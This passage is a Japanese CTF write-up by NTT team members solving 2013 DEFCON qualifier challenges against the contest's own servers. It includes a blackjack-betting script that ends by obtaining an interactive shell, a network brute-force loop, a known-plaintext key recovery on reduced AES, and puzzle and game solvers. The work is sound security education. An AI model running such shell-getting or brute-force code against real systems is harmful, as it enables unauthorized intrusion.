bet_and_play(13,"S") #l
bet_and_play(92,"S") #l
```

```
#get money until $1337
bet_and_play(127,"S") #w
bet_and_play(1,"HH") #l
bet_and_play(127,"HS") #w
bet_and_play(1,"H") #l
bet_and_play(127,"S") #w
bet_and_play(1,"H") #l
bet_and_play(10,"HHS") #d
bet_and_play(127,"HHS") #w
bet_and_play(1,"H") #l
bet_and_play(1,"S") #l
bet_and_play(1,"HH") #l
bet_and_play(1,"H") #l
bet_and_play(127,"HS") #w
bet_and_play(1,"H") #l
bet_and_play(1,"HHS") #l
bet_and_play(1,"H") #l
bet_and_play(10,"HHS") #d
bet_and_play(127,"HS") #w
bet_and_play(1,"H") #l
bet_and_play(1,"H") #l
bet_and_play(1,"HH") #l
bet_and_play(127,"S") #w
bet_and_play(1,"H") #l
bet_and_play(1,"HH") #l
bet_and_play(127-42,"HHS") #w

#exit
sock.send("-1\n")

#got shell
t = telnetlib.Telnet()
t.sock = sock
t.interact()
sock.close()
```

このスクリプトを実行することで、以下のとおりキーを取得できました。

```
（省略）
You have $1252
How much would you like to bet (-1 to exit)? ==85(HHS)
Dealer: X 9
Player: 3 A (14)
Hit or Stand (H/S)? Player: 3 A 8 (12)
Hit or Stand (H/S)? Player: 3 A 8 8 (20)
Hit or Stand (H/S)? Dealer hits
Dealer: 2 9 6 (17)
Dealer stands
Dealer: 2 9 6 (17)
You win!

You have $1337
How much would you like to bet (-1 to exit)?
ls
key
cat key
The key is: Counting cards will get you banned from the casino
```

解説 3 : gnireenigne (2 点)

解答者 : NTT コミュニケーションズ 渡辺 渉

問題

thyself

usage: ./client 50.16.112.8

DL: http://assets-2013.legitbs.net/liabilities/client

解答

リバースエンジニアリングの問題です。最初の段階では何がフラグかもわからないので、とにかく与えられたバイナリ（client）とサーバ（50.16.112.8）の動作を解析していきます。client を実行すると、サーバと通信が確立し、コマンドを受け付けるプロンプトが表示されました。

```
$ ./client 50.16.112.8
Welcome to the key server.
? for help.
key-server% ?
ls, cat, id, whoami, pwd, aeslite_encrypt
```

試しにコマンドを実行してみますが、直接フラグに結びつきそうなものは見つかりません。ただ、OS 系のコマンド（ls, cat など）に紛れて aeslite_encrypt という異質なコマンドが実装されている点が気になります。このコマンドは引数で与えた 16 文字の文字列に対して何かしらの演算結果を返すようです。

```
key-server% aeslite_encrypt
aeslite_encrypt <16 characters>
uses default key for encryption.  Returns printable representation of
encryption for your convenience.
key-server% aeslite_encrypt deadbeafdeadbeaf
Here you go: SECRETca25613384ae7a0252b3597143370a82
key-server% aeslite_encrypt deadbeafdeadbea0
Here you go: SECRETe807077784ae7a0252b3597143370a82
```

次に、client バイナリの解析を行いました。チームメイトが IDA Pro でバイナリをデコンパイルしてくれたので、通信部の処理を中心に読み進めていくと、以下のような怪しげな処理を見つけました。

A) client はサーバとの通信を aeslite_encrypt/aeslite_decrypt という関数で暗号化・復号している。この関数の実体は Round 1 の AES である。鍵はバイナリに埋め込まれており、「thisisnotthekey!」である。

```
int __cdecl aeslite_encrypt(int a1, int a2, int a3)
{
  char v4; // [sp+10h] [bp-18h]@1

  build_state_array_from_string(a1, (int)&v4);
  AddRoundKey((int)&v4, a3);
  SubBytes((int)&v4);
  ShiftRows((int)&v4);
  MixColumns((int)&v4);
  return build_string_from_state_array((int)&v4, a2);
}
```

B) client はサーバとの通信の中で「SECRET….」という文字列を受信し、意図的に未処理のまま廃棄している。

```
Do
      {
        // if recv_msg start with "SECRET"
        // v3 = 0, v4 = 1
        if ( !v5 )
          break;
        ...
      }
      while ( v4 );
```

aeslite_encrypt が Round1 の AES だとわかったので、既知平文攻撃によって鍵を得られるはずです。実際にサーバの aeslite_encrypt コマンドで生成した平文・暗号文のペアを用いて鍵の解読を試みると、以下の文字列が得られました。

```
DamnIhatecrypto!
```

今度は、client が未処理のまま廃棄している文字列を取得します。デバッガでメモリを監視すると、サーバとの通信初期化時に以下の値（実際には ascii 文字列ではなくバイナリデータ）が送信されてきていることがわかりました。

```
SECRETd1e70b1c3496ee591dcb51c64abf9c946411dee67c1722f4479342193cc746759cb
c36a69d1b78337b86beae34acb003
```

これをサーバが保持していた鍵で復号してみたところ、見事フラグが得られました。

```
The key is: Good enough for government work
```

解説 4 : gnireenigne (4 点)

解答者：NTT セキュアプラットフォーム研究所 青木 一史

問題

timecubed

Nature's Harmoic Time Cube http://assets-2013.legitbs.net/liabilities/timescubed

timescubed.shallweplayaga.me:1338

解答

この問題は「gnireenigne（リバースエンジニアリング）」ということで、バイナリを取得できる URL とサーバの情報が提供されています。まずは、問題サーバに nc コマンドで接続し、どのような応答が返ってくるかを確認してみます。

```
$ nc timecubed.shallweplayaga.me 1338
Gene Ray is thinking of a number..
It is between 0 and
El%vM:zcRuQ.n20DP<[?vx8)*FQ-={#+#yrWvXE)ES4WcXD<O}4J}LmCr[QLXnqujfO
（中略）
h.+YJ4V<XxW]9gm6!mmgy%JhF8Xj*@G.im#5=YlumEnB.^sIgbLb#vfI0A5:{vbfee8>
Can you guess it?
```

さらに、与えられた URL から取得したバイナリを取得し、どういうバイナリが提供されているのかを file コマンドで確認します。

```
$ file timecubed
timescubed: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
dynamically linked (uses shared libs), for GNU/Linux 2.6.24,
BuildID[sha1]=0xa90a1568fc07f6c9c00d15591c485fff34ef30cb, stripped
```

file コマンドの結果から、与えられたバイナリは ELF（Executable and Linkable Format：Linux の実行ファイルフォーマット）ファイルであると分かりました。そこでバイナリを IDA で解析してみます。プログラムの最初の部分を解析してみると、問題サーバのと同じように TCP1338 ポートで待機するようになっています。また、このバイナリの中には nc コマンドで問題サーバに接続したときに返ってくる文字列と同様のものが確認されます。従って、与えられたプログラムは問題サーバで動作するサーバプログラムであると考えられます。

```
.text:08049825 loc_8049825:                            ; CODE XREF: sub_80497CA+41↑j
.text:08049825                 lea     eax, [esp+60h+bind_addr]
.text:08049829                 mov     dword ptr [eax], 0
.text:0804982F                 mov     dword ptr [eax+4], 0
.text:08049836                 mov     dword ptr [eax+8], 0
.text:0804983D                 mov     dword ptr [eax+0Ch], 0
.text:08049844                 mov     [esp+60h+bind_port], 1338
.text:0804984C                 mov     [esp+60h+bind_addr.sin_family], AF_INET
.text:08049853                 mov     [esp+60h+bind_addr.sin_addr.s_addr], INADDR_ANY
.text:0804985B                 mov     eax, [esp+60h+bind_port]
.text:0804985F                 movzx   eax, ax
.text:08049862                 mov     [esp+60h+func_arg1], eax ; hostshort
.text:08049865                 call    _htons
.text:0804986A                 mov     [esp+60h+bind_addr.sin_port], ax
.text:0804986F                 mov     [esp+60h+func_arg3], 16 ; len
.text:08049877                 lea     eax, [esp+60h+bind_addr]
.text:0804987B                 mov     [esp+60h+func_arg2], eax ; addr
.text:0804987F                 mov     eax, [esp+60h+fd]
.text:08049883                 mov     [esp+60h+func_arg1], eax ; fd
.text:08049886                 call    _bind
.text:0804988B                 test    eax, eax
.text:0804988D                 jns     short loc_80498A7
.text:0804988F                 mov     [esp+60h+func_arg1], offset aErrorOnBinding ; "ERROR on binding"
.text:08049896                 call    _perror
.text:0804989B                 mov     [esp+60h+func_arg1], 1 ; status
.text:080498A2                 call    _exit
.text:080498A7 ; ---------------------------------------------------------------------------
.text:080498A7
.text:080498A7 loc_80498A7:                            ; CODE XREF: sub_80497CA+C3↑j
.text:080498A7                 mov     [esp+60h+func_arg2], 5 ; n
.text:080498AF                 mov     eax, [esp+60h+fd]
.text:080498B3                 mov     [esp+60h+func_arg1], eax ; fd
.text:080498B6                 call    _listen
.text:080498BB                 mov     [esp+60h+addr_len], 10h
```

図 16 TCP1338 ポートに bind する付近のコード

もう少し解析すると、このサーバプログラムは、サーバが生成したデータとクライアントから受け取った 13 バイト分のデータを照合し、クライアントから適切な入力を受け取った場合にはサーバ上の特定のパスに配置されたキーファイルをクライアントに送信する、という処理が確認できます。従って、サーバから送信されたデータをもとにクライアント側で正しい答えを導き出し、それをサーバに送信することでフラッグを取得する、という手順で問題を解くことになります。

```
.text:0804949B
.text:0804949B loc_804949B:                            ; CODE XREF: handler+212↑j
.text:0804949B                  mov     [esp+2778h+func_arg1], 0Ah ; seconds
.text:080494A2                  call    _alarm
.text:080494A7                  mov     [esp+2778h+func_arg4], 0 ; flags
.text:080494AF                  mov     [esp+2778h+func_arg3], 13 ; n
.text:080494B7                  lea     eax, [ebp+recv_buf]
.text:080494BA                  mov     [esp+2778h+func_arg2], eax ; buf
.text:080494BE                  mov     eax, [ebp+fd]
.text:080494C1                  mov     [esp+2778h+func_arg1], eax ; fd
.text:080494C4                  call    _recv
.text:080494C9                  mov     [ebp+recv_len], eax
.text:080494CF                  lea     eax, [ebp+recv_buf]
.text:080494D2                  mov     [esp+2778h+func_arg2], eax
.text:080494D6                  lea     eax, [ebp+enc_buf]
.text:080494DC                  mov     [esp+2778h+func_arg1], eax
.text:080494DF                  call    check_recv_data
.text:080494E4                  cmp     eax, 1
.text:080494E7                  jnz     loc_8049738
.text:080494ED                  mov     edx, offset modes ; "r"
.text:080494F2                  mov     eax, offset filename ; "/home/timescubed/key"
.text:080494F7                  mov     [esp+2778h+func_arg2], edx ; modes
.text:080494FB                  mov     [esp+2778h+func_arg1], eax ; filename
.text:080494FE                  call    _fopen
.text:08049503                  mov     [ebp+fd_keyfile], eax
.text:08049509                  cmp     [ebp+fd_keyfile], 0
.text:08049510                  jz      loc_804965C
```

図 17 クライアントから受け取ったデータをチェックした上でキーファイルを読み出す処理付近のコード

ただし、CTF 予選は時間が限られています。サーバから送り込まれたデータに対応する答えを計算するためのアルゴリズムを読み解くのには時間がかかるため、バイナリを読み解く間に問題サーバに様々な回答を送信するブルートフォースを実行しておき、時間を有効に活用します。回答となるデータは 13 バイトで、サーバがクライアントに送信するメッセージを考慮すると、回答は数値であることが予想されます。そこで、以下のようなスクリプトを書き、13 桁の数字を答えの候補として投げ続けます。

```
import socket
defcon_env = ("timescubed.shallweplayaga.me", 1338)
bufsize = 1024*10

def make_connection(key, dest):
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect(dest)
    buf = ""
    while True:
        buf += sock.recv(bufsize)
        if "Can you guess it?" in buf:
            break
    recv_rand=buf.split("\n")[3]

    sock.send("%d" % key)
    buf = sock.recv(bufsize)
    sock.close()
    if "Wrong" not in buf:
        print key, buf
        return True
    else:
        print key, buf
        return False

def bruteforce(start, end):
    for key in range(start,end):
        if make_connection(key, defcon_env):
            print "correct"
            return

sz = 100000
min_try = 0
max_try = 1000000000000
for i in range(min_try, max_try, sz):
    bruteforce(i, i+sz)
```

ブルートフォースを仕掛けておいて、いざバイナリ解析、と思ったところでしたが、仕掛けてから比較的早い段階で以下のようなフラッグを取得できてしまいました。これにてgnireenigne の 4 点問題は完了です。

```
The key is: Top bottom 8 sides that's dumb mw9fvn49
```

解説 5：OMGACM (1 点)

解答者：NTT セキュアプラットフォーム研究所 青木 一史

問題

pieceofeight squaaak, pieces of eight. pieceofeight.shallweplayaga.me:8273

解答

この問題は今回の DEFCON CTF 予選の問題の中でも比較的始めの方に取り組めるようになった問題で、CTF 予選に参加した多くのメンバが取り組んだであろう問題です。問題名は「piece of eight」。とりあえず「piece of eight」という言葉に何か意味はあるのかと思いインターネットで検索してみると、15 世紀以降にスペインで流通していた銀貨のことを指すようです。

問題文ではサーバの情報が記載されています。試しにこのサーバに対して nc コマンドで接続してみると、以下のような画面が現れました。（余談ですが、この pieceofeight の問題は、前述の通り CTF 予選の中でも比較的早く取り組めるようになった問題です。問題サーバは当初一台しか与えられておらず、そのサーバに多くの参加者が殺到してしまったため、非常にレスポンスが遅くなっていました。途中、運営側からサーバを追加した旨のアナウンスがあり、その後はだいぶアクセスしやすくなりました。）

```
$ nc pieceofeight.shallweplayaga.me 8273
-------------------
|     |     |     |
|     |  5  |  2  |
|     |     |     |

-------------------
|     |     |     |
|  6  |  1  |  8  |
|     |     |     |

-------------------
|     |     |     |
|  7  |  4  |  3  |
|     |     |     |
-------------------
```

どうやら「スペイン銀貨」とは関係が無く、「8 パズル」を解く問題のようです。8 パズルとは、3×3 の盤面に存在する 1 から 8 までのコマを、スライドさせながら正しい順番になるように並べるパズルです。この問題は、8 パズルを解くとフラッグを入手できる、というものではないかとこの時点で推測できます。ただし、パズルの各コマをスライドさせる方法は明らかにされていないため、nc でサーバに接続して様々なキーを入力し、それに対する反応を見ながら操作方法を探っていきます。何度か試していると、以下のようなキーを送信することで、パズルをスライドさせることができることがわかりました。

u： 上（up）
d： 下（down）
l： 左（left）
r： 右（right）

また、キーを一つ入力してからサーバの応答が返ってくるのを待つ必要はなく、連続して操作を送信してもよいことがわかりました。あとはサーバから取得できる 8 パズルを解いてみて、フラッグを取得できるのかを確認してみます。

試しに与えられた 8 パズルを解くと、以下のような表示になります。

```
------------------
|     |     |     |
|  1  |  2  |  3  |
|     |     |     |

------------------
|     |     |     |
|  4  |  5  |  6  |
|     |     |     |

------------------
|     |     |     |
|  7  |  8  |     |
|     |     |     |
------------------

solved
Press a key to start again:
```

このように、一問解いただけではフラッグは表示されません。また時間がかかりすぎると「Too slow」という表示と共に、接続が切断されてしまいます。この問題のジャンルが「OMGACM（ゲリラプログラミング：即興でプログラミングを行うというジャンルであるとみられる）」ということ（や、CTF の問題であること）を考えると、この 8 パズルを何度も解くようなプログラムを作り、フラッグが手に入るまで解き続ければよいのではないか、と考えられます。

８パズルを解くアルゴリズムはインターネットで検索すると多数出てきます。サンプルコードを公開しているところも多数存在しています。今回は、８パズルを解くサンプルコードとしてここ（http://brandon.sternefamily.net/files/8-puzzle.txt）に掲載されているものを使いました（現在はこのリンクからサンプルコードは取得できない模様です）。このサンプルコードをベースに、サーバから問題を取得するコード、問題を解く手順を表すキーの組み合わせを取得しサーバに送信するコード、何度も問題を繰り返し解くためのコードを追加します。最終的には以下のようなコードを実行しました。（時間との闘いもあったため、コードはかなり雑になっています。）

```
#!/usr/bin/python
# A* 8-Puzzle Solver
# Copyright (c) 2005 Brandon Sterne
# Licensed under the MIT license.
# http://brandon.sternefamily.net/files/mit-license.txt

import sys
import heapq as h      #for the priorty queue
import copy as c       #to make deep copies of our data strucutres
import time
import socket
import re

priv_blank = -1

###  GLOBALS  ###
# user's choice of heuristic
choice = 0
# lookup table for Manhattan distances
# we use nested dictionaries (hash tables) for constant lookup time
# the entry md[i][j] gives us the manhattan distance from square i to j
md = {1:{1:0,2:1,3:2,4:1,5:2,6:3,7:2,8:3,9:4}, \
      2:{1:1,2:0,3:1,4:2,5:1,6:2,7:3,8:2,9:3}, \
      3:{1:2,2:1,3:0,4:3,5:2,6:1,7:4,8:3,9:2}, \
      4:{1:1,2:2,3:3,4:0,5:1,6:2,7:1,8:2,9:3}, \
      5:{1:2,2:1,3:2,4:1,5:0,6:1,7:2,8:1,9:2}, \
      6:{1:3,2:2,3:1,4:2,5:1,6:0,7:3,8:2,9:1}, \
```

```
      7:{1:2,2:3,3:4,4:1,5:2,6:3,7:0,8:1,9:2}, \
      8:{1:3,2:2,3:3,4:2,5:1,6:2,7:1,8:0,9:1}, \
      9:{1:4,2:3,3:2,4:3,5:2,6:1,7:2,8:1,9:0} }

# Node class for building our search tree
# each game state that is examined is encapsulated inside a node
class Node:
  # the node contains a board state, the f cost and h cost
  # as well as a pointer to its parent to be used when reconstructing
  # the path from the start node to the goal node
  def __init__(self, contents, cost, hcost = 0):
    self.contents = contents
    self.cost = cost
    self.hcost = hcost
    self.parent = None
  def setParent(self, parent):
    self.parent = parent
  # overload the <= operator so we can maintain sorted order in our queue
  def __le__(self, other):
    return (self.cost+self.hcost) <= (other.cost+other.hcost)

# getKids function takes a node and returns a list of the node's children
# the "moves" argument is a dictionary containing lists of valid moves
# that the blank square can be moved to
def getKids(node, moves):
  global choice           #user's choice of heuristic
  kids = []
  child = Node(None, 0)   #child node to be put in list of children
  board = node.contents
  pCost = node.cost       #parent cost used to determines child's f cost
  for square in board.keys():
    if board[square] == 0:
      #generate a child node for each of the possible squares that the
      #blank square can be moved to
      for move in moves[square]:
        temp = board.copy()
        temp[square] = board[move]
        temp[move] = board[square]
        child = Node(temp,pCost+1)
```

```
        if choice is 1:
          child.hcost = 0
        elif choice is 2:
          child.hcost += misplaced(child)
        elif choice is 3:
          child.hcost += manhattan(child)
        kids.append(child)
  return kids

# goal test for our search
def isGoal(node):
  if (node.contents[1] == 1) and \
     (node.contents[2] == 2) and \
     (node.contents[3] == 3) and \
     (node.contents[4] == 4) and \
     (node.contents[5] == 5) and \
     (node.contents[6] == 6) and \
     (node.contents[7] == 7) and \
     (node.contents[8] == 8):
      return True
  else:
      return False

# reconstructs path backwards from the goal node to the start node
def getPath(end, start):
  current = c.copy(end)
  path = []
  path.append(end)
  while current.contents != start.contents:
    back = current.parent
    path.append(back)
    current = back
  path.reverse()
  return path

# prints the contents of a node in human-readable format
def printNode(node):
  global priv_blank
  tmp = []
```

```
  move_pattern = ""

  for i in range(1,10):
    value = node.contents[i]
    tmp.append(value)
  zi = tmp.index(0)
  if priv_blank < 0:
    priv_blank = zi
    move_pattern=""
  else:
    if priv_blank % 3 != zi % 3:
      if priv_blank > zi:
        move_pattern = "r"
      elif priv_blank < zi:
        move_pattern = "l"
    else:
      if priv_blank > zi:
        move_pattern = "d"
      elif priv_blank < zi:
        move_pattern = "u"
    priv_blank = zi

  return move_pattern

# Misplaced Tiles heuristic function
# for every square number that doesn't contain the correct tile, add 1 to
cost
def misplaced(node):
  distance = 0
  for i in range(1,9):
    if i != node.contents[i]:
      distance += 1
  return distance

# Manhattan Distance heuristic function
def manhattan(node):
  # lookup table for Manhattan Distances
  global md
```

```
  distance = 0
  # for every square not containing the blank, add the Manhattan Distance
  # to the cost
  for i in range(1,10):
    if node.contents[i] != 0:
      distance += md[i][node.contents[i]]
  return distance

# main search driver
def aStarSearch(board):
  # create priority queue to store nodes
  pq = []
  h.heapify(pq)

  # dictionary to define valid operators (legal moves)
  moves = {}
  moves[1] = [2,4]
  moves[2] = [1,3,5]
  moves[3] = [2,6]
  moves[4] = [1,5,7]
  moves[5] = [2,4,6,8]
  moves[6] = [3,5,9]
  moves[7] = [4,8]
  moves[8] = [5,7,9]
  moves[9] = [6,8]

  # dictionary to store previously visited nodes
  visited = {}

  # put the initial node on the queue
  global choice
  start = Node(board, 0)
  if choice is 2:
    start.hcost = misplaced(start)
  elif choice is 3:
    start.hcost = manhattan(start)

  # record start time
  time0 = time.time()
```

```
  # put the initial node on the queue
  h.heappush(pq, start)

  # keep track of maximum number of nodes in the queue
  maxNodes = 0

  while (len(pq)>0):              # while the queue is non-empty
    # keep track of maximum number of nodes on the queue
    if len(pq) > maxNodes:
      maxNodes = len(pq)

    # remove the first (minimal cost) node from the queue
    node = h.heappop(pq)

    # static cast of the current puzzle state to be used as a hash key
    visNode = tuple(node.contents.items())
    if visNode not in visited:
      # print "The best state to expand with a g(n) =", node.cost, \
      #       "and h(n) =", node.hcost, "is...\n"
      # printNode(node)

      # goal test
      if isGoal(node):
        return "\n\nGoal!!\n", node, len(visited), maxNodes, \
               time.time() - time0
      else:
        # print "\tExpanding this node...\n"
        # if not the goal, generate a list of children and put them on
        # the queue
        kids = getKids(node, moves)
        for child in kids:
          child.setParent(node)
          h.heappush(pq, child)
          visited[visNode] = True

  # if the queue is ever empty, no solution exists
  return "Sorry Charlie.  No solution.", start, len(visited), maxNodes, \
         time.time() - time0
```

```
def printHelp():
  print "-p\tPath: reconstruct full path to goal"
  sys.exit()

def print_table(tbl):
  for i in range(3):
    for j in range(3):
      sys.stdout.write(tbl[i][j] + " ")
    sys.stdout.write("\n")

def main():
  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
  s.connect(("54.224.56.176", 8273))

  table = [[0,0,0],[0,0,0],[0,0,0]]

  global choice
  global priv_blank

  choice = 3

  buf = s.recv(4096)

  cnt = 0
  while True:
    tmp = buf.split("\n")
    print tmp
    while tmp[1] != '------------------':
      tmp.pop(0)
    start = tmp[3][3] + tmp[3][9] + tmp[3][15] + tmp[8][3] + tmp[8][9] \
          + tmp[8][15] + tmp[13][3] + tmp[13][9] + tmp[13][15]
    start = start.replace(" ", "0")
    print("start:%s" % start)

    # default board contents
    board = {}
    for i, c in enumerate(start):
      board[i+1] = int(c)
```

```
    result, goal, visNodes, maxNodes, time_ = aStarSearch(board)
    start = Node(board, 0)
    path = getPath(goal, start)
    ans = ""
    for i in range(0, len(path)):
      ans += printNode(path[i])
    #ans += "\n"
    priv_blank = -1

    print("ans:%s\n" % ans)
    s.send(ans)
    while True:
      buf=s.recv(4096)
      print buf
      if "again:" in buf:
        break
    cnt += 1
    print "%d problem solved." % cnt
    s.send("y\n")
    buf = s.recv(4096)
    print(buf)

if __name__ == "__main__":
  main()
```

最終的に、59 回 8 パズルの問題を解いたところで以下のようなデータをサーバから受信し、この問題のフラッグを無事取得できました。

```
The key is: enemas on parade
```

解説 6：OMGACM (3 点)

解答者：NTT コムセキュリティ 羽田 大樹

問題

grandprix

stay away from the zebras. grandprix.shallweplayaga.me:2038

解答

この問題は中盤にオープンされました。問題のタイトルは「グランプリ」で「シマウマにぶつからないように」という指示が記されています。DEFCON CTF に限らず多くの CTF では問題文は非常にシンプルであり、何を達成すれば良いのか、どういうルールや条件なのかは一切示されず、自分で発見するところから始めなければなりません。レーシングゲームをクリアする問題かと予想されますが、これだけでは意味が分かりません。これまでの問題と同様にアクセス先の FQDN とポート番号が示されていますので、まずは nc で接続してみます。

```
$ nc grandprix.shallweplayaga.me 2038
Use 'l' and 'r' to move. Don't crash.
Press return to start
```

指示されたとおり Enter を押すと、ゲームがスタートします。

```
|-----|
|     |
|     |
|     |
|     |
|     |
|     |
|     |
|     |
|  u  |
|-----|
```

細長い枠と「u」という文字が表示され、ユーザの入力待ちとなりました。さらに Enter を押すと、枠内の最上部に文字が表示されました。

```
|-----|
|Z    |
|     |
|     |
|     |
|     |
|     |
|     |
|     |
|  u  |
|-----|
```

何度か Enter を押して試してみると、色々な文字が表示されて 1 段ずつ下にスクロールしてきます。Enter を 3 回押すと、下記のような状態となりました。「グランプリ」というタイトルから、画面下部の「u」は自分の車で、上からスクロールしてくる文字は何らかのオブジェクトであると推測されます。

```
|-----|
| T   |
|     |
|   c |
|Z    |
|     |
|     |
|     |
|     |
|     |
|  u  |
|-----|
```

問題文に示されているとおり、「r」や「l」を入力して Enter を押すと、自分の車は右（right）や左（left）に移動します。「r」を入力して Enter を押すと、以下のように車が右に移動してオブジェクトが 1 段下にスクロールしました。

```
|-----|
|T   X|
| T   |
|     |
|   c |
|Z    |
|     |
|     |
|     |
|   u |
|-----|
```

これまでの内容から、障害物を避けて車を進めるようコマンドを送信し続ける問題だと分かります。もう少し調べると、オブジェクトには以下の種類があることが分かりました。これらは全て障害物で、当たってはいけないことが確認できます。

T:	Tree	~:	snake
P:	Person	Z:	zebra
c:	car	X:	road block
r:	rock	|:	wall

ちなみに、OMGACM (guerilla programming)の 1 点と 2 点の問題は、すでに世界中の誰かがプログラムを作成してソースコードを公開しているような、よく知られている有名な問題が題材でしたので、それらを利用してチューニングするスキルが求められる問題でした。この問題はオリジナルの問題なので、一から自分でアルゴリズムを考えてプログラムを書く必要があります。

とはいえ、障害物を避けて進むだけであれば難しくはありません。再帰関数を使用して深さ優先探索で障害物を避けながら単純に突き進むプログラムを作成しました。

```
import sys, socket, struct, time

def get_map(buf):
    table = [[0]*5 for x in range(9)]
    lines = buf.split("\n")

    j = 0
    for i in range(len(lines)):
        if lines[i] in ("", "|-----|", "Use 'l' and 'r' to move. Don't
crash.", "Press return to start"):
            continue

        table[j] = lines[i][1:6]
        j += 1

    return table

def search_path(table, pos_x, pos_y):
    if not table[pos_y][pos_x] in (' ', 'u'):
        return 0

    if pos_y == 0 and table[0][pos_x] == ' ':
        return 1

    if search_path(table, pos_x, pos_y - 1) != 0:
        return ""

    if pos_x < 4:
        if search_path(table, pos_x + 1, pos_y - 1) != 0:
            return "r"
    if pos_x > 0:
        if search_path(table, pos_x - 1, pos_y - 1) != 0:
            return "l"

    return 0

def print_table(table):
    print("-----")
```

```
    for i in range(9):
        print table[i]

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("50.16.11.51", 2038))

s.send("\n")
pos = 2
buf = s.recv(1024)

while True:
    buf = s.recv(1024)
    if buf.find("hit") >= 0 or buf.find("slow") >= 0:
        sys.exit()

    table = get_map(buf)
    print_table(table)

    ans = search_path(table, pos, 8)
    print("ans:" + str(ans))
    if ans == "r":
        pos += 1
    if ans == "l":
        pos -= 1

    s.send(str(ans) + "\n")
```

このプログラムを実行すると、障害物を避けながら先に進み続けました。このまま進んでゴールすればフラグを入手できるかもしれないと思いましたが、やはりそう簡単にはいきません。プログラムを実行して 2 分経過したところで「Too slow!」と表示され接続を切断されてしまいました。

```
|-----|
| T   |
|   r |
|   ~ |
| X  ~|
|   r |
|    P|
|rZ   |
| T   |
|   u |
|-----|
Too slow!
```

ここでアイデアに詰まりました。プログラムの中で探索を行ってはいるものの計算時間は一瞬で、サーバからの応答は即座に返ってきますのでネットワーク上の遅延があるようにも思えません。単純にこれ以上高速化できるところが思い当らなかったので、我々が認識していないルールがあるのだと考え、オブジェクトの中に障害物ではなくボーナスアイテムが含まれていないか、左右の壁が途切れている箇所がないか、など色々な推測をしますが見当が外れます。

2 時間くらい経過したところで、チームメンバーがコマンドを続けて送信するとまとめて実行されることを発見しました。例えば「rrr」と入力して Enter を押すと、右に 2 列移動して障害物が下に 2 段スクロールしました。これは大きなヒントとなりました。

```
|-----|
|   ~ |
|T    |
|    r|
| ~  c|
|X    |
|   c |
|Z    |
| X P |
| u   |
|-----|
rrr
|-----|
|  X  |
| X   |
|   ~ |
|T    |
|    r|
| ~  c|
|X    |
|   c |
|   u |
|-----|
```

ところが、「rrr」であれば 3 回分実行されると思うのが普通ですが、実際は 2 列しか実行されず、この挙動が理解できませんでした。次に「rrrrr」で試すと、右に 3 列移動したり 4 列移動したりと、挙動が定まりません。これでは正しく先に進み続けることができません。

またここで 2 時間ほど悩みましたが、試行錯誤の結果「r(改行コード)r(改行コード)r(改行コード)」と入力すると、想定どおり 3 列右に動くことが分かりました。（ただし、コンソール上で改行を送信しようとして Enter を押すとその場でコマンドが送信されてしまうので、プログラムを書いて「r(改行コード)r(改行コード)r(改行コード)」を送る必要がありました。）

このルールに基づいて 6 手分のコマンドをまとめて送信するよう、プログラムを以下のように修正しました。

```
import sys, socket, struct, time

def get_map(buf):
    table = [[0]*5 for x in range(9)]
    lines = buf.split("\n")

    j = 0
    for i in range(len(lines)):
        if lines[i] in ("", "|-----|", "Use 'l' and 'r' to move. Don't
crash.", "Press return to start"):
            continue

        table[j%9] = lines[i][1:6]
        j += 1

    return table

def search_path(table, pos_x, pos_y):
    ans = ""
    if not table[pos_y][pos_x] in (' ', 'u'):
        return 0

    if pos_y == 0 and table[0][pos_x] == ' ':
        return " "

    d = search_path(table, pos_x, pos_y - 1)
```

```
    if d != 0:
        return " " + str(d)

    if pos_x < 4:
        d = search_path(table, pos_x + 1, pos_y - 1)
        if d != 0:
            return "r" + str(d)
    if pos_x > 0:
        d = search_path(table, pos_x - 1, pos_y - 1)
        if d != 0:
            return "l" + str(d)

    return 0

def print_table(table):
    print("-----")
    for i in range(9):
        print table[i]

def str_count(string, match):
    n = 0
    while string.find(match) >=0:
        string = string[string.find(match)+len(match):]
        n += 1
    return n

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("50.16.11.51", 2038))

s.send("\n")
pos = 2
buf = s.recv(4096)
count = 0

while True:
    buf = s.recv(4096*16)

    if buf.find("hit") >= 0 or buf.find("slow") >= 0:
        sys.exit()
```

```
    table = get_map(buf)
    print_table(table)

    ans = str(search_path(table, pos, 8))

    send_len = 6
    ans = ans[:send_len]
    print("count:%d, ans:%s, pos:%d" % (count, str(ans), pos))
    pos += str_count(ans, "r")
    pos -= str_count(ans, "l")

    msg = ""
    for i in range(send_len):
        msg += str(ans[i]) + "\n"
    s.send(msg)

    count += send_len
```

最初のプログラムとは比較にならないほど高速に進むようになりましたが、それでも「Too slow!」が表示されました。諦めずに何度か試してみると、以下のような「=====」という文字が出てきました。

```
-----



=====
  Z


r   P
  uZ
Traceback (most recent call last):
  File "solve.py", line 85, in <module>
```

```
    msg += str(ans[i]) + "\n"
IndexError: string index out of range
```

プログラムは「=」というオブジェクトを障害物と認識して先に進むためのコマンドを発行できず、例外エラーで終了しています。行き止まりかと思い意気消沈しましたが、これはゴールラインではないかという意見がありましたので、「=」を無視して先に進むようプログラムを修正して、さらに何度かチャレンジしました。ほとんどは「Too slow!」でしたが、たまに原因不明でプログラムが異常終了します。ゴールした後のメッセージをプログラムが処理できていないかもしれないと思ったので、プログラム実行中に取得していたパケットキャプチャを strings コマンドで調べたところ、予想どおりでこの中に鍵が含まれていました。これを解答して得点を得ることができました。

```
# strings prog300.pcap | grep -i key
You won this game. Push a key to play again
The key is: all our prix belong to you
```

解説 7：3dub (4 点)

解答者：NTT コミュニケーションズ 稲積 孝紀

問題

rememberme http://rememberme.shallweplayaga.me/

解答

3dub は Web 分野の問題です（3dub = WWW）。問題文にある URL にアクセスすると、図 1 のようなページが現れます。

図 18 トップページ

usernames.txt にアクセスすると、下記のようにユーザ名と思しき文字列の一覧が得られます。

```
Acces granted to username.txt!

jeanluc
riker
spock
tiberius
bones
crusher
deana
```

一方、passwords.txt にアクセスした場合は、アクセスを拒否されてしまいます。

```
Invalid access code
```

ここで、トップページの HTML を覗くと、下のようになっています。各ページへのリンクは getfile.php を経由する形となっていて、クエリパラメータとして filename と accesscode が渡されていることがわかります。

```
<a href="getfile.php?filename=usernames.txt&accesscode=60635c6862d44e8ac1
7dc5e144c66539">usernames.txt</a><br>
